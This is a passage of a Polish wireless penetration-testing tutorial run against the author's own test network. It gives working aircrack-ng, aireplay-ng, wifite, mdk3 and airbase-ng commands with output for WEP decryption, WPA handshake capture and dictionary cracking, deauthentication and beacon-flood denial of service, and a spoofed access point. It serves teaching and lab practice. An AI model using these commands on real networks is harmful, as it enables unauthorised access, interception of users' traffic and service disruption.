
Przypomnienie: airodump-ng -c 11 --bssid 00:1F:1F:0E:70:68 --write wepkey mon0

Analizując plik możemy (po wybraniu Statistics – Endpoints) zaobserwować ilość pakietów sieci WLAN pomiędzy hostem a AP. Plik w tej postaci nie dostarcza nam żadnej informacji o tym z jakimi usługami dany host faktycznie się łączył.
By to zmienić i uzyskać informacje o połączeniach wykonanych przez klienta sieci WLAN podany plik poddamy procesowi deszyfracji. Wykorzystamy do tego celu narzędzie **airdecap-ng**. Aby to wykonać, otwórz okno terminala i wydaj polecenie: **airdecap-ng -w <zdobyte_hasło> <nazwa_pliku>**

W naszym scenariuszu polecenie to przyjmie postać:
airdecap-ng -w 0102030405060708091011121 3 wepkey_pr2-01.cap


Narzędzie odszyfruje nam przechwycone pakiety a efekt swojej pracy zapisze w pliku: **wepkey_pr2-01-dec.cap** (do nazwy pliku dodany jest człon dec).

po wykonaniu opisanych czynności jesteśmy w stanie wydobyć o wiele więcej informacji z przechwyconego ruchu pomiędzy klientem a AP.




Pakiety rozszyfrować możemy również wykorzystując do tego sam sniffer plików czyli w naszym przypadku program **Wireshark** (znacznie wygodniejsza opcja).


Aby tego dokonać z menu wybieramy **Edit** a następnie **Preferences**. Po lewej stronie w zakładce **Protocols** odszukujemy protokół **IEEE 802.11** a następnie w opcjach protokołu zaznaczamy pole **Enable decryption** i celem wpisania klucza WEP wybieramy przycisk **Edit**.



W nowo otwartym oknie wybieramy **New** i następnie w kolejnym okienku typ klucza (Key type – WEP) i w polu **Key** wpisujemy zdobyte hasło.




po lewej plik zaszyfrowany a po prawej odszyfrowany).



WPA i WPA2

- protokół WPA celem zwiększenia ochrony przesyłanych danych do szyfrowania używa **algorytmu TKIP** (ang. Temporal Key Integrity Protocol)
- protokół WPA2 używa **algorytmu AES-CCMP** (ang. Advanced Encryption Standard-Counter Mode with Cipher Block Chaining Message Authentication Code Protocol), jeszcze bardziej zwiększając jego odporność na ataki.
- oba protokoły wspierają uwierzytelnienie **EAP** (ang. Extensible Authentication Protocol), które w połączeniu z serwerem RADIUS (ang. RemoteAuthentication Dial In User Service) jest najczęściej stosowanym rozwiązaniem wykorzystywanym w środowiskach korporacyjnych. W przypadku zastosowań osobistych (dom, biuro) używany jest **protokół PSK** (ang.Pre-Shared Key).

- Atak na wpa/wpa2 opiera się na ataku słownikowym lub ataku siłowym.
- Klient łącząc się z AP, celem podłączenia do sieci musi przeprowadzić proces negocjacji, który składa się z **czterech etapów**. (ang. four-way handshake). By zdobycie hasła móc zakończyć powodzeniem musimy przechwycić cały proces negocjacji przeprowadzony pomiędzy klientem a punktem dostępu.



proces szyfrowania z wykorzystaniem metod WPA/WPA2 PSK opiera się na wyliczeniu wartości klucza **sesji PTK** (ang. Pairwise Transient Key). Wyliczenie wartości tego klucza jest dość mozolnym procesem ponieważ wartość ta nierozerwalnie związana jest z następującymi parametrami:

- **klucz PSK** (ang. Pre-Shared Key), klucz jest znany obu stronom,
- **identyfikator sieci SSID**,
- **wartość losowa ANonce**, za utworzenie tej wartości odpowiedzialny jest serwer (ang. Authenticator Nonce),
- **wartość losowa SNonce**, wartość tą generuje klient (nazywany też suplikantem ang. Supplicant Nonce),
- **adres MAC punktu dostępowego**,
- **adres MAC klienta bezprzewodowego**.


Na podstawie tych wszystkich argumentów, wyliczany jest **klucz PTK**, który szyfruje nam wszystkie dane, które będą wymieniane pomiędzy klientem a punktem dostępu.

Nasłuchując i przechwytując wymianę danych pomiędzy klientem a punktem dostępu możemy zdobyć pięć spośród sześciu informacji. Jedyną niewiadomą pozostaje dla nas **klucz PSK**.
Klucz PSK jest 256-bitowym kluczem współdzielonym, który jest złożeniem hasła PSK znanego użytkownikowi, SSID-u sieci i wygenerowaną liczbą losową przez **funkcję PBKDF2** (ang. Password Based Key Derivation Function).
Proces łamania hasła przebiega w następujących etapach:
1. pobierane jest hasło z pliku słownika,
2. na podstawie pobranego hasła i SSID sieci wyliczany jest 256-bitowy **klucz PSK**,
3. Po wyliczeniu klucza PSK jest on łączony z pozostałymi przechwyconymi elementami w celu utworzenia **klucza PTK**,
4. Ostatnim etapem jest sprawdzenie integralności nagłówka jeżeli test ten zostanie pomyślnie zakończony oznacza to, że pobrany wyraz z pliku słownika odpowiada zdefiniowanemu hasłu,
5. Jeśli test w punkcie 4 kończy się niepowodzeniem, proces rozpoczyna się od nowa.

Pierwszym krokiem jaki wykonamy będzie skonfigurowanie punktu dostępowego naszej sieci testowej tak aby obsługiwał szyfrowanie WPA PSK. Jako hasła użyjemy słowa: **defender** (tak by hasło było podatne na atak słownikowy, hasło znajduje się w pliku słownika).



Zdobywamy podstawowe informacje o atakowanej sieci czyli **BSSID** i **numer kanału** na którym rozgłaszana jest sieć bezprzewodowa



W następnym kroku włączamy przechwytywanie i zapisywanie ruchu pomiędzy interesującym nas punktem dostępu a podłączającymi się klientami. W tym celu wydajemy polecenie:
airodump-ng --bssid <adres_AP> --channel <numer_kanału> --write <nazwa_pliku> <interfejs>


W tym scenariuszu polecenie przyjmie postać:
airodump-ng --bssid 00:1F:1F:0E:70:68 --channel 11 --write wpa_udane mon0

Gdy już zaczęliśmy przechwytywać ruch, czekamy na uprawnionego klienta, który razem z AP przeprowadzi operację czteroetapowej negocjacji uwierzytelniania.

proces ten możemy przyśpieszyć poprzez wysłanie żądania anulowania uwierzytelnienia do wszystkich podłączonych klientów
polecenie:
aireplay-ng -0 <liczba_pakietów> -a <adres_AP> <interfejs>

Odłączeni klienci by uzyskać połączenie z AP ponownie przeprowadzą proces uwierzytelnienia. Gdy proces przechwycenia negocjacji zakończy się sukcesem zostaniemy o tym poinformowani poprzez wyświetlenie komunikatu **WPA Handshake**, wraz z identyfikatorem **BSSID punktu dostępowego**.

Po udanym procesie przechwycenia negocjacji możemy zakończyć zapisywanie pakietów. Przechwycony ruch możemy przeglądnąć w Wireshark-u. Po otwarciu Wireshark-a, pakiety uwierzytelniające są odznaczone jako **EAPOL**.



Wykorzystanie aircrack-ng do szukania hasła

Od tego momentu zaczyna się właściwy proces łamania hasła. By rozpocząć zdobywanie hasła musimy zaopatrzyć się w słownik, z którego będą pobierane kolejne hasła. Gdy takowego słownika nie posiadasz możesz skorzystać z słowników domyślnie dołączonych do dystrybucji BackTrack bądź Kali.

Słowniki dostępne są w lokalizacji **/pentest/passwords/wordlists**

dla Linux BackTrack oraz **/usr/share/wordlists** dla Linux Kali.

aircrack-ng, jako argumenty wywołania polecenia podajemy nazwę pliku zawierającego przechwycone pakiety oraz lokalizację pliku słownika – ogólna składnia polecenia:
aircrack-ng <nazwa_pliku_zawierającego_4_handshake> -w <lokalizacja_pliku_słownika>

w naszym przykładzie
aircrack-ng wpa_udane.cap -w /usr/share/wordlists/darc0de.lst

(plik słownika przybiera też nazwę **darkc0de.lst**).



Po zdobyciu hasła możemy odszyfrować pakiety, przechwycone podczas nasłuchu. Deszyfrację pakietów przeprowadzamy za pomocą narzędzia
airedecap-ng (**airdecap-ng –p <zdobyte_hasło_WPA> <lokalizacja_pliku_cap> -e <nazwa_sieci>**

```
root@kali:~# airdecap-ng -p defender wpa_udane.cap -e TempWiFi
Total number of packets read           396
Total number of WEP data packets         0
Total number of WPA data packets       247
```

Wynikiem wydania polecenia jest plik w którym przechwycone pakiety będą odszyfrowane (nazwa pliku w tym przypadku: **wpa_udane-dec.cap** – dodane **-dec**).

Wykorzystanie narzędzia **wifite**

Łamanie hasła WPA2

Aby proces zdobywania hasła powiódł się trzeba przechwycić pakiety z procesem cztero-etapowej negocjacji.
Do tej pory używaliśmy narzędzia **airodump-ng** aby zapisać przechwycony ruch, innym sposobem jest wykorzystanie narzędzia **wifite**.


Wifite jest programem o wiele wygodniejszym ponieważ maksymalnie została uproszczona procedura zdobywania danych niezbędnych do przełamania zabezpieczeń. Dla użytkownika końcowego oznacza to w minimalnym stopniu wykorzystanie poleceń powłoki.


Po wywołaniu polecenia: **wifite -help** uzyskamy listę dostępnych opcji.

Po uruchomieniu programu następuje automatyczne utworzenie interfejsu monitorującego i rozpoczyna się etap wykrywania dostępnych sieci bezprzewodowych.


Wykryte sieci pojawią się na liście. Gdy proces skanowania chcemy zakończyć wciskamy **Ctrl+C**.

Skanowanie uwidoczniło dwie sieci bezprzewodowe, obie zabezpieczone protokołem WPA2. By rozpocząć proces zdobywania pliku uwierzytelnienia z dostępnej listy wybieramy interesującą nas sieć (wpisanie **all** przeprowadzi atak na wszystkie wykryte sieci) i zatwierdzamy enterem.





Następnie program rozpoczyna zdobywanie się danych **wpa handshake**.
Program czeka na podłączającego się klienta a jednocześnie prowadzi proces wysyłania pakietów wymuszających rozłączenie się aktywnych klientów celem ponownego przyłączenia. Gdy proces ten powiedzie się program wyświetli stosowny komunikat a przechwycone dane zostaną zapisane do pliku, którego lokalizacja zostanie również podana (w naszym przypadku lokalizacja i nazwa utworzonego pliku to: **hs/TempWiFi_28-BE-9B-04-B1-98.cap**)
Po zdefiniowaniu pliku słownika (co w tym przypadku nie zostało wykonane, lokalizację pliku słownika dokonujemy za pomocą opcji - **dict <lokalizacja_pliku>**) program może przystąpić automatycznie do procesu zdobywania hasła.



Gdy już mamy potrzebne dane przystąpmy do zdobywania hasła. Wykorzystamy narzędzie **aircrack-ng**. Po wydaniu polecenia: **aircrack-ng -r <lokalizacja_tablicy> <przechwycony_plik_z_uwierzytelnieniem>**, narzędzie przystępuje do pracy a efektem jest złamanie hasła.

W przypadku nie posiadania tablicy polecenie narzędzia **aircrack-ng** przyjmie postać jak na poniższym rysunku.

```
root@kali:~# aircrack-ng hs/TempWiFi_28-BE-9B-04-B1-98.cap -w /usr/share/wordlists/darc0de.lst
```

atak **anulowania uwierzytelnienia** (ang. Deauthentication).

Atak ten polega na wysłaniu w imieniu punktu dostępowego **pakietów deauthentication** nakazujących podłączonym klientom rozłączenie się z AP.
atak ten można prowadzić dwojako tj. wysyłając polecenie anulowania uwierzytelnienia do wszystkich klientów (broadcast) lub jednego - konkretnego

```
root@kali:~# aireplay-ng -0 10 -a 00:1F:1F:0E:70:68 mon0 --ignore-negative-one
19:53:47  Waiting for beacon frame (BSSID: 00:1F:1F:0E:70:68) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
19:53:48  Sending DeAuth to broadcast -- BSSID: [00:1F:1F:0E:70:68]
```

```
root@kali:~# aireplay-ng -0 0 -a 00:1F:1F:0E:70:68 -c 00:25:9C:08:73:39  --ignore-negative-one mon0
20:13:47  Waiting for beacon frame (BSSID: 00:1F:1F:0E:70:68) on channel -1
20:13:47  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [ 6|62 ACKs]
```

podczas trwania ataku klient traci możliwość komunikowania się z AP (polecenie ping z klienta do AP).

```
C:\Windows\system32\cmd.exe
C:\Users\LUK>ping 192.168.2.1

Badanie 192.168.2.1 z 32 bajtami danych:
Upłynął limit czasu żądania.
Upłynął limit czasu żądania.
Odpowiedź z 192.168.2.100: Host docelowy jest nieosiągalny.
Odpowiedź z 192.168.2.100: Host docelowy jest nieosiągalny.
```

Inne programy

- Cowpatty
- pyrit
- mdk3
- Vistumbler (dla Windows)

Poniżej przykład użycia narzędzia **mdk3** z włączonym atakiem **Beacon Flood Mode**, rozgłaszane są sieci typu WEP, pracujące na kanale 11, losowa nazwa SSID.


```
root@kali:~# mdk3 mon0 b -w -c 11

Current MAC: 00:00:F4:1F:74:B7 on Channel 11 with SSID: $a71i0Rk
Current MAC: 06:08:A0:CB:06:08 on Channel 11 with SSID: >]Ydbi8<!m/T;,Raaie c^%6H5MEg
Current MAC: 06:08:A0:CB:06:08 on Channel 11 with SSID:  mz8*PD<wUD.I|w9lsof
Current MAC: 06:08:A0:CB:06:08 on Channel 11 with SSID: kjs2{_lYN?/#BD%9c
Current MAC: 06:08:A0:CB:06:08 on Channel 11 with SSID: Hg{'b0KwC"n\UYP U
Current MAC: 06:08:A0:CB:06:08 on Channel 11 with SSID: sY8=48._&+=eYV$|rp.4St20TA :v
Current MAC: 06:08:A0:CB:06:08 on Channel 11 with SSID: 650*[
Current MAC: 06:08:A0:CB:06:08 on Channel 11 with SSID:  &E
Current MAC: 06:08:A0:CB:06:08 on Channel 11 with SSID: J-|=I|`@/
Current MAC: 06:08:A0:CB:06:08 on Channel 11 with SSID: L5L6Hxd"8G
```

- przykład ataku **Authentication DoS Mode** na określony punkt bezprzewodowy w którym to ataku czas wysyłania pakietów został ustawiony na 1 sekundę.



- lub **Deauthentication**



Podszywanie się pod właściwy AP

- Punkt dostępowy, który będzie rozgłaszał sieć z uwierzytelnieniem otwartym utworzymy po wydaniu polecenia:
- **airbase-ng --essid <nazwa_sieci> -a <adres_MAC> -c <kanał> <interfejs>**
- W przykładzie polecenie przyjmie postać:

airbase-ng --essid "TempWifi_open" -a 22:22:22:22:22:22 -c 1 mon0

Po wydaniu polecenia zostaje utworzona sieć bezprzewodowa o nazwie **TempWifi_open**, pracująca na kanale **1** z adresem MAC **22:22:22:22:22:22** obsługiwana przez interfejs **mon0**.